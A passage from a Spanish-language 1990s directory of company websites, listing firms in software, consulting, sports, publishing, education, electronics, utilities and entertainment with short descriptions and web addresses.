Dirección: <http://www.talyon.com>

**Template Graphics Software**

Template Graphics Software se especializa en herramientas de software para sistemas gráficos de plataforma cruzada para desarrolladores profesionales. TGS es el socio oficial de Apple Computer en tecnología y productos OpenGL.

Dirección: <http://www.cts.com/browse/template>

**UNIROM**

UNIROM distribuye discos CD-ROM a precios económicos. Los temas de sus discos abarcan desde arte y negocios hasta educación y tiempo libre.

Dirección: <http://www.unirom.com>

**Veritas**

Veritas fabrica FirstWatch, un sistema de alta fiabilidad e integridad para aplicaciones críticas en entornos Unix de cliente/servidor. En la actualidad FirstWatch está disponible para sistemas Sun y HP.

Dirección: <http://www.tidalwave.com>

**Virtus**

Virtus es un desarrollador de realidad virtual, modelado en 3-D, y productos multimedia como Virtus Player, una utilidad para edición de modelos en 3-D. Las páginas de Virtus incluyen información sobre sus productos y la tecnología VRML (Lenguaje de marcas de realidad virtual) además de ofertas de empleo de la empresa.

Dirección: <http://www.virtus.com>

**Visioneering Research Laboratories**

Esta empresa se especializa en software de imágenes para computadoras en plataformas como Sun, Silicon Graphics, DOS y Windows. Además de información sobre sus productos las páginas de VRL ofrecen un servicio gratuito llamado Imaging Machine que permite instalar automáticamente el software de imágenes en su computadora.

Dirección: <http://www.vrl.com>

**X Inside**

X Inside desarrolla y comercializa servidores acelerados X Window para PC Intel que ejecuten Unix. Entre los distribuidores OEM de X Inside se encuentran BSDI, ICL y Siemens-Nixdorf. Sus páginas Web ofrecen información sobre sus productos y sobre cómo solicitarlos además de compatibilidad con tarjetas gráficas.

Dirección: <http://www.xinside.com>

---

**Consultoría técnica****American Management Systems**

AMS es una firma de consultoría que se dedica a temas tecnológicos y que ofrece una serie de servicios como optimización de recursos materiales y humanos, integración, desarrollo e implementación de sistemas.

Dirección: <http://www.amsinc.com>

### ***David Solomon Expert Seminars***

Esta empresa ofrece seminarios y cursos de formación sobre programación en Windows. Trata distintos temas como Windows 95, Windows NT y OLE.

Dirección: <http://www.solsem.com>

### ***Faludi Computing***

Faludi Computing ofrece servicios de consultoría sobre Macintosh a las empresas del área de San Francisco. Se especializan en la implementación de servicios Internet y Web en computadoras Mac.

Dirección: <http://www.faludi.com>

### ***First Step Research***

FSR ofrece servicios de consultoría técnica relacionados con la arquitectura y herramientas de sistemas informáticos, aplicaciones de red, diseño y acceso local a servicios Internet y del Web.

Dirección: <http://www.fsr.com>

### ***Gateway Communications***

Gateway Communications es una firma de consultoría que se especializa en conexiones a Internet y paquetes globales.

Dirección: <http://www.gateway.com>

### ***Global Commerce Link***

Global Commerce Link es una firma de consultoría que se especializa en la conexión de empresas a la red para que realicen su actividad a través de ella.

Dirección: <http://www.commerce.com>

### ***Honeywell Allied Data Communications***

Honeywell's Allied Data Communications Group es una rama de consultoría e integración de sistemas perteneciente a Honeywell. Esta página ofrece mucha información sobre los servicios de ADC.

Dirección: <http://www.adcg.com>

### ***Human Factor***

Human Factor muestra a los usuarios las posibilidades que les ofrece Internet y el World Wide Web. Los usuarios se pueden anunciar de forma asequible y algunas organizaciones no lucrativas pueden obtener una página gratuita.

Dirección: <http://www.human.com>

### ***Ian Freed Consulting***

Ian Freed Consulting ofrece asistencia especializada en el análisis, diseño e implementación de sistemas informáticos y de comunicaciones a nivel nacional e internacional. Esta página facilita información sobre servicios, proyectos y clientes y sobre otros recursos de Internet.

Dirección: <http://www.ifc.com>

**Jupiter Communications**

Jupiter Communications es una firma líder en consultoría e investigación que se especializa en sistemas de comunicaciones e Internet. Esta página ofrece informes y boletines, información sobre conferencias, patrocinadores, noticias de actualidad e «información interactiva».

Dirección: <http://www.jup.com>

**NetForce Development**

NetForce enseña a utilizar Internet a las empresas y clientes. Con el fin de asistir a sus clientes, desarrollan nuevos productos utilizando la tecnología más avanzada. Su página incluye una sección sobre técnicas y programas especiales del Web.

Dirección: <http://www.nforce.com>

**Nosh Productions**

Nosh Productions es una firma de consultoría perteneciente a mujeres y grupos minoritarios que ofrece servicios informáticos como integración de sistemas, diseño de software, documentación y programación para clientes.

Dirección: <http://www.nosh.com>

**S.M. Stoller**

S.M. Stoller Corp. ofrece soluciones para la gestión de sistemas tecnológicos e informativos de empresas e instituciones gubernamentales. Esta página facilita información sobre sus productos y servicios, así como noticias sobre futuros seminarios y programas de formación empresarial.

Dirección: <http://www.stoller.com>

**Select Hypermedia**

Además de ofrecer un servicio editorial en el Web, esta empresa ofrece un servicio de desarrollo de páginas Web e información sobre proyectos actuales, conferencias y temas de actualidad de la empresa.

Dirección: <http://www.selectsite.com>

**Wardell: The Internet Advertising Co.**

Wardell IAC ofrece servicios de consultoría sobre Internet y servicios específicos para el World Wide Web. La página ofrece información sobre los objetivos y servicios de la empresa y sobre ubicaciones afines en el Web.

Dirección: <http://www.wardell.com>

**Woodwind Consulting**

Woodwind ofrece servicios de consultoría sobre Internet al mundo empresarial, de la educación y del arte. Esta página ofrece una amplia información sobre proyectos actuales y recientes, e información sobre el personal y de contacto.

Dirección: <http://www.woodwind.com/Woodwind/WoodwindConsulting.html>

## **Depòrtes**

---

### **AllSports.Com**

Esta tienda electrónica ofrece un catálogo interactivo de ropa deportiva dividido en categorías. Los artículos se pueden comprar a través de una línea 800 que AllSports pone a disposición del cliente.

Dirección: <http://www.questtech.com/nfl>

### **American Racing Scene**

Esta página ofrece noticias sobre el mundo del motor, comentarios sobre el sector y fotografías para los aficionados a las carreras de coches de todo el mundo.

Dirección: <http://www.racecar.com>

### **Bentgrass Golf**

Bentgrass Golf vende ropa de golf, incluyendo sombreros, ropa para la lluvia, camisetas, sudaderas y cazadoras.

Dirección: <http://www.mayavr.com/maya/bentgrass/bentgr.html>

### **C3D Sports**

C3D Sports ha creado el sistema de entrenamiento de bateo Portable Line Drive para ayudar a los aficionados al béisbol a mejorar su juego. C3D también ofrece el sistema portátil Golf Line Drive que permite que los golfistas practiquen el golf.

Dirección: <http://www.c3d.com>

### **Fore Play Golf**

Fore Play es una página Web que ofrece consejos sobre golf, lecciones, una encuesta, sorteos de las tiendas e información sobre productos.

Dirección: <http://www.4play.com/sports/4play>

### **fr Progressors**

Esta empresa desarrolla y fabrica una línea de ruedas para la práctica del patinaje.

Dirección: <http://www.frprogressors.com>

### **H.O. Sports**

H.O. Sports fabrica esquíes, tablas de surf y accesorios para deportes acuáticos. Las páginas de H.O. ofrecen información sobre los últimos diseños y productos de la empresa, cursillos y concursos relacionados con los deportes acuáticos.

Dirección: <http://www.hosports.com>

### **Linkster's Golf Shop**

Linkster's es una tienda de golf interactiva que ofrece información sobre productos de golf, libros, vídeos y otros artículos relacionados con el golf.

Dirección: <http://www.linksters.com>



**Los Gatos Tennis Pro Shop**

Esta tienda interactiva situada en California ofrece artículos, zapatillas y ropa deportiva de primera línea para la práctica del tenis.

Dirección: <http://www.sportsmall.com/losgatos.html>

**Ocean Surfer Home Page**

Ocean Surfer tiene una tienda interactiva de artículos para la práctica del surf y ofrece noticias sobre el surf, tecnología aplicada a este deporte, productos más novedosos, cintas de vídeo, un relato del mes relacionado con este deporte, comentarios de los surfistas de San Diego y noticias procedentes de clubes de surf de todo el mundo.

Dirección: <http://www.cts.com/browse/scwindan>

**Outdoor Network**

Outdoor Network facilita información y noticias de actualidad sobre oportunidades de viajes y negocios relacionados con los deportes al aire libre (esquí, vela, windsurf, piragüismo, patinaje, etc.). Asimismo podrá escuchar relatos sobre aventuras deportivas, solicitar un catálogo de su tienda de deportes favorita, u obtener información sobre algún club de deportes u organización de su zona.

Dirección: <http://www.outdoornet.com>

**RaceNews - The MotorSports Network**

RaceNews ofrece información sobre todos los acontecimientos futuros relacionados con el automovilismo deportivo. La página incluye artículos y comentarios, además de noticias diarias y un archivo de información anterior.

Dirección: <http://www.racenews.com>

**Silver Cloud Sports**

Silver Cloud se especializa en productos de golf de alto rendimiento, incluyendo clubes de golf a precios asequibles. Su página ofrece información sobre programas de leasing, clubes, equipos y pedidos.

Dirección: <http://www.silvercloud.com>

**Sports Cards and More**

En esta página Web se ponen a la venta cromos de las ligas de primera división de béisbol tanto individualmente como por paquetes. La base de datos se actualiza constantemente para mostrar los cromos disponibles.

Dirección: <http://www.icw.com/sports/sports.html>

**Sports Mall**

Sports Mall es una conexión interactiva con el mercado deportivo. Estas páginas ofrecen información sobre cómo comercializar productos en esta ubicación a las partes interesadas.

Dirección: <http://www.sportsmall.com>

### **Sportshop**

La ubicación Web de Sportshop ofrece artículos coleccionables relacionados con el deporte. Actualmente disponen de fotografías de 20 × 25 cm de los miembros de la liga All Star proporcionadas por Photo File.

Dirección: <http://www.sportshop.bb.com>

### **SportSite**

SportSite ofrece productos e información para los amantes del deporte y el tiempo libre. SportSite, que nos presenta Snowlink, CycleLink, OutdoorLink y SportLink, ofrece información y productos como ropa o accesorios.

Dirección: <http://www.sportsite.com>

### **SportsLine USA**

SportsLine USA nos ofrece noticias, oportunidades y artículos deportivos. Hay vínculos a concursos, relatos, horarios de partidos y noticias de actualidad sobre los acontecimientos deportivos más importantes, como Wimbledon o el Tour de Francia.

Dirección: <http://www.sportsline.com>

### **Thoroughbred Horse Racing Information Link**

THRIL facilita información interactiva sobre carreras de caballos. Los miembros pueden obtener estadísticas de las carreras, información y artículos específicos. Para los que no son miembros, estas páginas ofrecen un directorio de carreras, compras interactivas y noticias del sector.

Dirección: <http://www.thril.com>

## **Directorios y consorcios**

---

### **Asia Online**

Esta página ofrece las direcciones de las ubicaciones Web relacionadas con Asia. Los usuarios pueden encontrar información sobre viajes, convenciones y empresas del mayor de los continentes. Es una guía completa sobre el ciberespacio asiático.

Dirección: <http://www.asia-online.com>

### **Asia Trade**

Producido por Asia Internet Online Publishing, este directorio muestra las ubicaciones de empresas y lugares de recreo de Asia en Internet. Facilita información sobre viajes, negocios y educación en el continente asiático.

Dirección: <http://www.asiatrade.com>

### **CommerceNet**

CommerceNet es una organización de empresas asociadas que proporciona directorios interactivos, catálogos, bases de datos y otra información relacionada con el comercio a las empresas asociadas y a otros miembros.

Dirección: <http://www.commerce.net>

**CommercePark**

Esta página es un centro comercial virtual. CommercePark busca empresas que alquilen un espacio en el centro por una cuota mensual. Su página además incluye un FAQ, una lista de sus ventajas, tarifas e información de contacto.

Dirección: <http://www.commercepark.com>

**Desk Shop Galleries**

Con vínculos a Photo Antiquities y Flags by Claudia, Desk Shop Galleries nos sirve como punto de partida para acceder a otros directorios de Internet.

Dirección: <http://www.deskshop.lm.com>

**EcoMall**

EcoMall se autodenomina como «un lugar que ayuda a salvar a la Tierra» y ofrece un catálogo de productos, un listado de empresas preocupadas por el medio ambiente, una sección de anuncios clasificados e información sobre inversiones.

Dirección: <http://www.ecomall.com>

**Electronic Commerce Associates**

Electronic Commerce Associates ofrece una serie de catálogos interactivos. Los lectores que estén interesados en utilizar los servicios de ECA para sus catálogos y productos se pueden poner en contacto con ellos a través de su página.

Dirección: <http://www.eca.com>

**Europages**

Europages es el European Business Directory (Directorio Europeo de Negocios), el cual nos ofrece información económica sobre más de 150.000 distribuidores en 26 países europeos. Las empresas se pueden localizar por nombre, tipo de negocio o ubicación.

Dirección: <http://www.europages.com>

**European Web**

European Web ofrece una variedad de servicios para cubrir todo tipo de necesidades: vínculos a ubicaciones comerciales europeas, utilidades anti-virus para PC, páginas comerciales con información sobre productos, y la posibilidad de que las empresas se anuncien.

Dirección: <http://www.zram.com>

**FractalNet**

FractalNet ofrece distintas posibilidades para anunciarse. Entre sus ofertas se encuentran una agencia inmobiliaria, una librería de universidad, una tienda de discos y una empresa de productos cosméticos.

Dirección: <http://www.fractals.com>

### ***Global Network Navigator***

GNN es un magnífico directorio de recursos del Web y un punto de partida que le interesará poner en su archivo de registro. GNN ofrece vínculos nuevos e interesantes en el Web y una selección de publicaciones y directorios interactivos.

Dirección: <http://www.digital.com/gnn/gnn.html>

### ***GTSI Online***

GTSI Online es un catálogo electrónico y un sistema para realizar pedidos que se ofrece a clientes de la Administración. Dispone de más de 20.000 productos de hardware, software y de red, además de atención al cliente, ofertas y otras características.

Dirección: <http://www.gtsi.com>

### ***ImagePlaza***

ImagePlaza ofrece información e imágenes descriptivas de multitud de empresas, productos y servicios. La información se puede reunir utilizando dos categorías de búsqueda: Travel and Area Information y The Plaza.

Dirección: <http://www.imageplaza.com>

### ***infoPost***

infoPost permite que las empresas anuncien sus productos y servicios. Las páginas de este web también ofrecen información sobre las regiones del mundo, una sección de anuncios clasificados por secciones y un mercado llamado The Shopper.

Dirección: <http://www.infopost.com>

### ***Northwest Electronic Web Service***

NEWS ofrece vínculos a empresas, servicios y ciudades del Noroeste de los Estados Unidos. Los lectores pueden acceder a información sobre áreas como educación, ciencia, viajes y ocio, negocios y Administración. Estas páginas además ofrecen vínculos a otros periódicos alrededor del mundo.

Dirección: <http://www.thenews.com>

### ***Open Market's Commercial Sites Index***

Commercial Sites Index es un directorio compuesto por miles de empresas —grandes y pequeñas— que hacen negocios en el Web. El directorio está clasificado alfabéticamente por nombre de empresa.

Dirección: <http://www.directory.net>

### ***Pacific Information eXchange***

PIXINET es un centro hawaiano que ofrece vínculos a empresas hawaianas y a otros directorios y recursos de Internet.

Dirección: <http://www.pixi.com>

**Period.Com**

Period.Com es una selección de recursos informativos que engloba temas como viajes, líneas aéreas, tecnología, software y servicios Internet. Sus páginas presentan gráficos elaborados, noticias y otros tipos de información.

Dirección: <http://www.period.com>

**Sales and Marketing Exchange**

Esta ubicación interactiva permite que los profesionales de la venta, el marketing y las relaciones públicas, así como los distribuidores, anuncien sus servicios, productos y vínculos de sus ubicaciones Web. Puede elegir entre distintas categorías como MarketingWeb, SalesWeb, PRWeb y AdWeb.

Dirección: <http://www.sme.com>

**SilverPlatter World**

Esta empresa utiliza bases de datos de todo el mundo para ofrecer una biblioteca de información electrónica. Hay un índice de recursos de Internet y un servicio llamado SilverPlatter World for Physicians, el cual facilita información de interés para la profesión médica.

Dirección: <http://www.silverplatter.com>

**Starting Point**

Como el propio nombre indica, esta página es un punto de partida para explorar el Web. Los lectores pueden elegir una categoría y seleccionar posteriormente entre una lista de ubicaciones.

Dirección: <http://www.stpt.com>

**Tennessee CommerceNet**

Esta empresa permite que las empresas del área de Tennessee anuncien sus productos y servicios. Facilita información sobre agencias inmobiliarias y compañías de seguros locales.

Dirección: <http://www.tenn.com>

**World Wide Yellow Pages**

World Wide Yellow Pages, un producto de Home Pages Inc., ofrece listados de empresas interactivas. Los usuarios pueden obtener listas de precios e información sobre cómo anunciarse en una página.

Dirección: <http://www.yellow.com>

**World-Wide Web Virtual Library**

Web Virtual Library es un amplio directorio de recursos, empresas e información del Web. Los temas van desde estudios sobre aborígenes hasta parques zoológicos.

Dirección: <http://www.w3.org/hypertext/DataSources/bySubject/Overview.html>

## **Editoriales**

---

### **Electronic Book Technologies**

EBT desarrolla software para edición electrónica basado en SGML. Entre sus productos se encuentran el indexador y editor de hojas de estilo, DynaText; el sistema DynaBase para almacenamiento y recuperación de documentos SGML; DynaTag que convierte los formatos comunes de procesadores de texto a formatos SGML; y el servidor Web, DynaWeb, que convierte los libros SGML de DynaText en HTML para el Web.

Dirección: <http://www.ebt.com>

### **Manual 3**

Manual 3, Inc., es una empresa interactiva especializada en redacción de textos, gestión de edición, ilustración y diseño gráfico. La página no sólo ofrece servicios de redacción de textos, sino que facilita el acceso a otros vínculos relacionados con servicios de documentación.

Dirección: <http://www.manual3.com>

### **MecklerMedia**

MecklerMedia se especializa en servicios de edición y ferias comerciales. Editan una revista llamada *Internet World*, en la que ofrecen noticias de actualidad e información sobre programas, proyectos, congresos y seminarios para ayudar a que los usuarios conozcan la industria informática. En estas páginas aparece también el personal de la empresa y ofrecen otros recursos literarios.

Dirección: <http://www.mecklerweb.com>

### **Net 101**

Net 101 comenzó como una firma de servicios de consultoría y formación sobre Internet antes de añadir la edición a su repertorio. Esta página ofrece un listado de proyectos anteriores y de las empresas que participaron.

Dirección: <http://www.net101.com>

### **O'Reilly & Associates**

O'Reilly & Associates es una editorial que se dedica a temas de tecnología editorial interactiva. Sus páginas Web presentan materias como programación, seguridad informática, negocios y viajes, y administración de sistemas y redes. También ofrecen una librería interactiva en la que se pueden comprar libros de informática y software.

Dirección: <http://www.ora.com>

### **Peachpit Press**

Peachpit Press edita libros sobre computadoras, edición digital y comunicaciones interactivas. Lea detenidamente su catálogo clasificado por títulos, autores o temas.

Dirección: <http://www.peachpit.com>

**Precision Proofreading**

La página de Precision Proofreading ofrece servicios profesionales como control de calidad, edición de copias, corrección de pruebas y producción final. También se incluyen vínculos relacionados con información editorial.

Dirección: <http://www.geopages.com/TheTropics/1776/>

**PrePRESS Solutions**

PrePRESS se describe a sí misma como la ubicación Web para los profesionales del arte final electrónico. La empresa distribuye hardware, software, servicios y formación a la industria electrónica de arte final.

Dirección: <http://www.prepress.pps.com>

**Quixote Digital Typography**

Quixote ofrece servicios de composición y edición digitales. También editan la revista *Serif: The Magazine of Type & Typography*.

Dirección: <http://www.quixote.com>

**Syllabus Press**

Syllabus Press, Inc., edita la revista *Syllabus* y el boletín *Query*, publicaciones en las que se tratan temas tecnológicos para los estudiantes de bachillerato y universitarios. Esta página incluye información sobre conferencias, extractos de revistas y herramientas, y software educativo.

Dirección: <http://www.syllabus.com>

**Thomas Publishing**

Esta empresa publica guías de compra, revistas y servicios de intercambio. La página ofrece una muestra de los distintos tipos de trabajos que han editado y mantiene informados a los usuarios.

Dirección: <http://www.pipeline.com/thomas>

**Tor Books**

Tor Books es una editorial de literatura fantástica y de ciencia ficción. Sus páginas ofrecen información sobre una selección de libros y autores, catálogos de publicaciones, ejemplares de muestra de sus publicaciones, vínculos a muchas ubicaciones Web afines y una hoja FAQ.

Dirección: <http://www.tor.com>

**Vannevar New Media**

Vannevar New Media es una empresa que ofrece servicios para aplicaciones y edición electrónica, incluyendo el diseño y mantenimiento de ubicaciones Web y de tableros de anuncios personales. La página ofrece información detallada sobre la empresa y sus servicios e incluye una carpeta con trabajos anteriores.

Dirección: <http://www.vannevar.com>

**Williams & Wilkins**

Williams & Wilkins es un editor internacional que publica material relacionado con la medicina y la sanidad. Esta página incluye un catálogo interactivo de sus libros, publicaciones periódicas y sistemas de medios electrónicos.

Dirección: <http://www.wwilkins.com>

**Educación**

---

**InfoVid**

InfoVid es una guía de los mejores vídeos informativos, educativos y de formación de todo el mundo. Cuentan con más de 3.500 títulos difíciles de encontrar sobre una gran variedad de temas como reparación de automóviles, aeróbic, lanchas, negocios, gremios y computadoras.

Dirección: <http://www.branch.com/infovid>

**Institute of Financial Education**

Institute of Financial Education es una organización no lucrativa que ofrece servicios de formación para personal de instituciones financieras y empresas. Facilitan información sobre los diferentes cursos y programas.

Dirección: <http://www.theinstitute.com>

**Internet College Exchange**

Esta ubicación ofrece información relacionada con la universidad a estudiantes, padres y tutores. Ofrecen descripciones de las universidades y consejos para la obtención de becas, aparte de la posibilidad de que los lectores compren productos del colegio que elijan.

Dirección: <http://www.usmall.com>

**Kids at Heart Software**

Kids at Heart desarrolla programas de software educativo para niños. Su producto estrella es el llamado Candy Store Math, el cual se centra en planes de estudio de matemáticas para niños con edades comprendidas entre los 7 y los 12 años. Este programa se ajusta automáticamente al nivel de sus hijos.

Dirección: <http://www.cts.com/browse/kidheart>

**Knowledge Products**

Knowledge Products ofrece cintas magnetofónicas con la biografía de personas de renombre, debates interesantes y narraciones de acontecimientos importantes. Las cintas las han grabado personalidades conocidas como Walter Cronkite y Ben Kingsley.

Dirección: <http://www.cassettes.com>



**MathPro Press**

MathPro Press ofrece compendios e índices de problemas de matemáticas. La página contiene problemas de matemáticas e información sobre los libros publicados por MathPro Press.

Dirección: <http://www.wwa.com/math>

**Peterson's Education Center**

Las guías de Peterson ofrecen información y material educativo de todo tipo. Las páginas de Peterson son una fuente fascinante de información sobre temas educativos y sobre colegios públicos, privados, de formación profesional, academias y universidades.

Dirección: <http://www.petersons.com>

**Princeton Review**

Princeton Review es un centro educativo y de preparación de exámenes. Su página incluye información sobre sus libros y software así como información sobre estudios y carreras. Además facilitan números de teléfono de colegios y centros de examen.

Dirección: <http://www.review.com>

**Sargent-Welch**

Esta empresa distribuye suministros y material educativo para el área de ciencias en Estados Unidos y Canadá. La página ofrece información sobre los productos y materiales disponibles para proyectos de ciencias así como recursos para el profesorado incluyendo un listado de libros de texto.

Dirección: <http://www.sargentwelch.com>

**Scholastic**

Scholastic Inc. proporciona material educativo que va desde preescolar hasta enseñanza secundaria. Entre las nuevas características interactivas se incluyen una revista escrita por estudiantes, bibliotecas interactivas, tiendas y descripciones de proyectos.

Dirección: <http://www.scholastic.com>

**SciTech**

Esta empresa ofrece información científica y técnica para niños. También facilitan información sobre un campamento de verano y una selección de camisetas.

Dirección: <http://www.scitech.lm.com>

**Student Services**

Student Services Inc. es una organización cuyo fin es a ayudar a los estudiantes a obtener becas de estudios. Ofrecen el directorio Money for College Directory en el que aparecen listadas miles de becas. En su propia base de datos interactiva se listan más de 180.000 becas y multitud de oportunidades para obtener ayuda financiera.

Dirección: <http://www.studentservices.com>

## **Electrónica**

---

### **Alden Electronics**

Alden Electronics es uno de los principales distribuidores de sistemas de captación de información meteorológica, sistemas electrónicos marinos y productos especializados en análisis de imágenes. Alden ha sido pionera en muchos sistemas; desde la recepción de las primeras fotografías tomadas por un satélite en el espacio hasta la realización de la cartografía de los océanos del planeta.

Dirección: <http://www.alden.com>

### **AMP**

Esta empresa desarrolla y fabrica una gran variedad de dispositivos de interconexión eléctrica y electrónica. Además se les considera una autoridad en todos los asuntos relacionados con las interconexiones como moldes y niquelado.

Dirección: <http://www.amp.com>

### **Beeper and Stereo Store**

Como concesionario autorizado de Kenwood, Sony, PPI, US Amps, Profile, Infinity, OZ y Kicker, Beeper and Stereo Store admite solicitudes interactivas de equipos y componentes estéreo, amplificadores, productos electrónicos para el automóvil, alarmas, buscapersonas y otros productos electrónicos.

Dirección: <http://www.carstereo.com>

### **Data-Doc Electronics**

Data-Doc Electronics ofrece productos de alta calidad para conexiones de computadoras, incluyendo adaptadores para cableado, cables para interfaces de computadoras y productos para compartición de impresoras.

Dirección: <http://www.datadoc.com>

### **Electric Power Research Institute**

EPRI desarrolla y fabrica productos de alta tecnología a través de su red de sociedades en la industria eléctrica. La página de EPRI presenta información sobre sus productos, proyectos y publicaciones.

Dirección: <http://www.epri.com>

### **Electrotex**

Electrotex distribuye más de 45.000 suministros, componentes, equipos y herramientas electrónicas.

Dirección: <http://www.electrotex.com>

### **Exide Electronics**

Exide Electronics fabrica hardware UPS (Fuente de alimentación ininterrumpida) y software para gestión y supervisión de la energía. Ofrecen información sobre sus productos, comunicados de prensa, noticias sobre futuros acontecimientos y ofertas de empleo.

Dirección: <http://www.exide.com/exide>

**J J Electronic Plaza**

J J Electronic Plaza facilita información sobre productos y servicios de tiendas de electrónica, vendedores, proveedores de servicios Internet, etc. Además ofrecen una sección de anuncios clasificados y un centro de información.

Dirección: <http://www.jjplaza.com>

**Jerry's World**

Esta gran tienda electrónica ofrece información y una amplia gama de productos relacionados con las computadoras. Entre las secciones de la página se incluyen Jvalue, un listado de las mercancías en venta, JNews, Jerry's World Multimedia Vendor y JWorld Computer Industry Directory.

Dirección: <http://www.jworld.com>

**Panasonic Technologies**

Panasonic Technologies facilita las direcciones de sus distintos laboratorios de investigación en los Estados Unidos. Esta página ofrece además sugerencias sobre otras ubicaciones Web interesantes.

Dirección: <http://www.panasonic.com>

**Philips Electronics North America -****Philips Semiconductors On-line**

Philips Semiconductors es uno de los mayores distribuidores mundiales de semiconductores. Ofrece productos como equipos multimedia para PC, comunicaciones inalámbricas, microcontroladores y productos de sonido y vídeo.

Dirección: <http://www.semiconductors.philips.com/ps>

**Richardson Electronics**

Richardson Electronics, Ltd., es una empresa de componentes electrónicos a nivel mundial cuyas páginas Web ofrecen productos y servicios como sistemas de seguridad, semiconductores de energía, tubos de rayos catódicos y tubos de electrones. Entre sus opciones se incluye información sobre futuros seminarios y ferias.

Dirección: <http://www.rell.com>

**Sabtech Industries**

Sabtech Industries fabrica tarjetas de interfaz y otros productos de hardware y software para aplicaciones militares.

Dirección: <http://www.sabtech.com>

**SaRonix**

SaRonix distribuye osciladores de cristal y de cristal de cuarzo a la industria electrónica.

Dirección: <http://www.saronix.com>

### **Savantage**

Savantage se especializa en sistemas automatizados de diseño electrónico, centrándose en el rendimiento eléctrico y térmico, fiabilidad, capacidad de fabricación y costes.

Dirección: <http://www.savantage.com>

### **SeaSpace**

SeaSpace desarrolla sistemas sensoriales sofisticados de acción remota para obtener, procesar y analizar la información meteorológica procedente de satélites. Desarrollan y venden sus sistemas TeraScan a usuarios del sector docente y comercial así como a organismos estatales en todo el mundo.

Dirección: <http://www.seaspace.com>

### **Sony Electronics**

Sony Electronics es una de las mayores empresas del ramo de la electrónica a nivel mundial. Esta página pone al corriente de sus últimos avances en productos para computadoras y para el consumidor y ofrece la posibilidad de que los lectores envíen comentarios o sugerencias.

Dirección: <http://www.sel.sony.com>

## **Empresas de servicios varios**

### **American Material Resources**

American Material Resources distribuye productos como gas y aceites procedentes del catálogo de páginas amarillas McMaster-Carr Supply Company.

Dirección: <http://www.commerce.com/placette>

### **BC Hydro International**

Puede leer toda la biografía de la compañía eléctrica de British Columbia. Las páginas de BC Hydro ofrecen información sobre sus operaciones, laboratorios, instalaciones de transmisión, productos y servicios.

Dirección: <http://unixg.ubc.ca:780/~bchydro/bchil.html>

### **Delmarva Power and Light Co.**

Delmarva es una compañía de gas y electricidad, propiedad de un inversor, que opera en las áreas de Delaware, Maryland y Virginia. Las páginas Web de Delmarva ofrecen información sobre las operaciones de la compañía, contactos de marketing y ofertas de empleo.

Dirección: <http://www.delmarva.com>

### **Eastern Alloys**

Eastern Alloys fabrica y comercializa aleaciones de zinc. Sus páginas ofrecen una amplia información sobre la empresa, sus productos y los procesos de fabricación de las aleacio-

nes, así como una guía sobre las aleaciones de zinc, información sobre las aleaciones de fundición ZA (un grupo de aleaciones de mayor dureza) y temas relacionados con el sector.

Dirección: <http://www.eazall.com>

### **General Electric**

GE es una empresa de fabricación y servicios de la rama tecnológica. Su actividad está orientada a mercados como el de reactores para aviones, radiodifusión (NBC), equipos de distribución eléctrica, motores eléctricos y sistemas industriales, servicios de capital, sistemas industriales y energéticos, servicios de información, equipos de iluminación, máquinas de tren, sistemas médicos y plásticos.

Dirección: <http://www.ge.com>

### **Motorola**

Motorola fabrica teléfonos celulares y otros dispositivos electrónicos y de comunicaciones. Su página de inicio ofrece información sobre las empresas que la patrocinan, información financiera y comunicados de prensa.

Dirección: <http://www.mot.com>

### **Rockwell International**

Rockwell es una empresa diversificada de la rama tecnológica que se especializa en productos electrónicos, automoción, sistemas gráficos e industrias aeroespaciales. Facilitan información específica sobre estas cuatro divisiones, así como sobre acontecimientos actuales, finanzas y ofertas de empleo en la empresa.

Dirección: <http://www.rockwell.com>

### **San Diego Gas & Electric**

SDG&E ofrece información sobre operaciones, información financiera, noticias y una guía llamada *100 Ways to Save Energy Aroud the House and Still Have All the Comforts of Home* (100 maneras de ahorrar energía en casa sin prescindir de ninguna de sus comodidades)

Dirección: <http://www.sdge.com>

### **Sony Online**

La página de Sony ofrece vínculos a todas las divisiones principales de la empresa, incluyendo producción musical, dibujos animados y televisión, productos electrónicos, divisiones editoriales y a Sony Signatures, su división de merchandising.

Dirección: <http://www.sony.com>

### **Warner-Lambert Co.**

Los productos para el consumidor de Warner-Lambert abarcan desde Dentyne hasta Actifed. La página ofrece información en nueve categorías: alergias-resfriado-tos-sinusitis, cuidado bucal, afeitado, higiene íntima para la mujer, antiácidos, chicles y caramelos mentolados, cuidado de la piel, primeros auxilios y productos de acuario. Esta página además incluye juegos y pasatiempos.

Dirección: <http://www.warner-lambert.com>

### **Westinghouse Science & Technology**

El centro de Westinghouse Science & Technology tiene como objetivo diseñar tecnologías innovadoras y transmitírselas a sus clientes. Estas páginas presentan tres divisiones de productos: sistemas, procesos y tecnologías; electrónica, información y ciencias; y conversión energética avanzada.

Dirección: <http://www.westinghouse.com>

## **Entretenimiento y ocio**

---

### **American Gramophone Records**

American Gramophone Records es una empresa creada por el cantautor Chip Davis. Su página incluye un listado y descripción de sus álbumes.

Dirección: <http://www.amgram.com>

### **Digital Planet**

Digital Planet es una empresa de ocio interactivo. Entre sus actividades se encuentra la mejora de la presencia corporativa en Internet; el desarrollo de marketing, promociones y consultoría multimedia; y la producción de juegos de aventuras y material educativo en CD-ROM.

Dirección: <http://www.digiplanet.com>

### **Mix 101.5 WRAL-FM**

Esta emisora de radio de Carolina del Norte emite muchos grandes éxitos musicales de los años 70, 80 y 90. En su web aparecen sus discos de mezclas, el programa matutino de Bill y Sheri, entrevistas en directo con personajes famosos, fotos de acontecimientos MIX y conciertos patrocinados por esta estación de radio.

Dirección: <http://www.wralfm.com>

### **Movietimes.com**

Movietimes.com ofrece una guía completa de los cines del área de la bahía de San Francisco y los condados circundantes además de información sobre estudios de cine incluyendo a la Paramount y la MGM. También ofrecen críticas de cine, una sala para conversación y eligen cuál es la ubicación del mes.

Dirección: <http://www.movietimes.com>

### **Raymond Interactive Theatre**

RIT es un teatro interactivo en el que se puede actuar. Siempre hay obras en marcha, y otros vínculos nos presentan información sobre futuras representaciones y sobre cómo obtener una entrada para participar en una obra.

Dirección: <http://www.rit.com>

### **Rock Around the World**

El programa de radio 1970s Rock Around the World nos ofrece esta ubicación sobre música y entretenimiento. Entre sus opciones se encuentran noticias y entrevistas con estrellas

del rock más o menos conocidas, últimas noticias sobre rock y música alternativa, información sobre nuevos artistas, diagramas musicales de todas las regiones del planeta, etc.

Dirección: <http://www.ratw.com>

### ***Ticketmaster***

Ticketmaster Online ofrece las últimas noticias e información sobre la industria del ocio y entretenimiento, fechas y horarios de conciertos, películas y asuntos de bastidores.

Dirección: <http://www.ticketmaster.com>

### ***United Media***

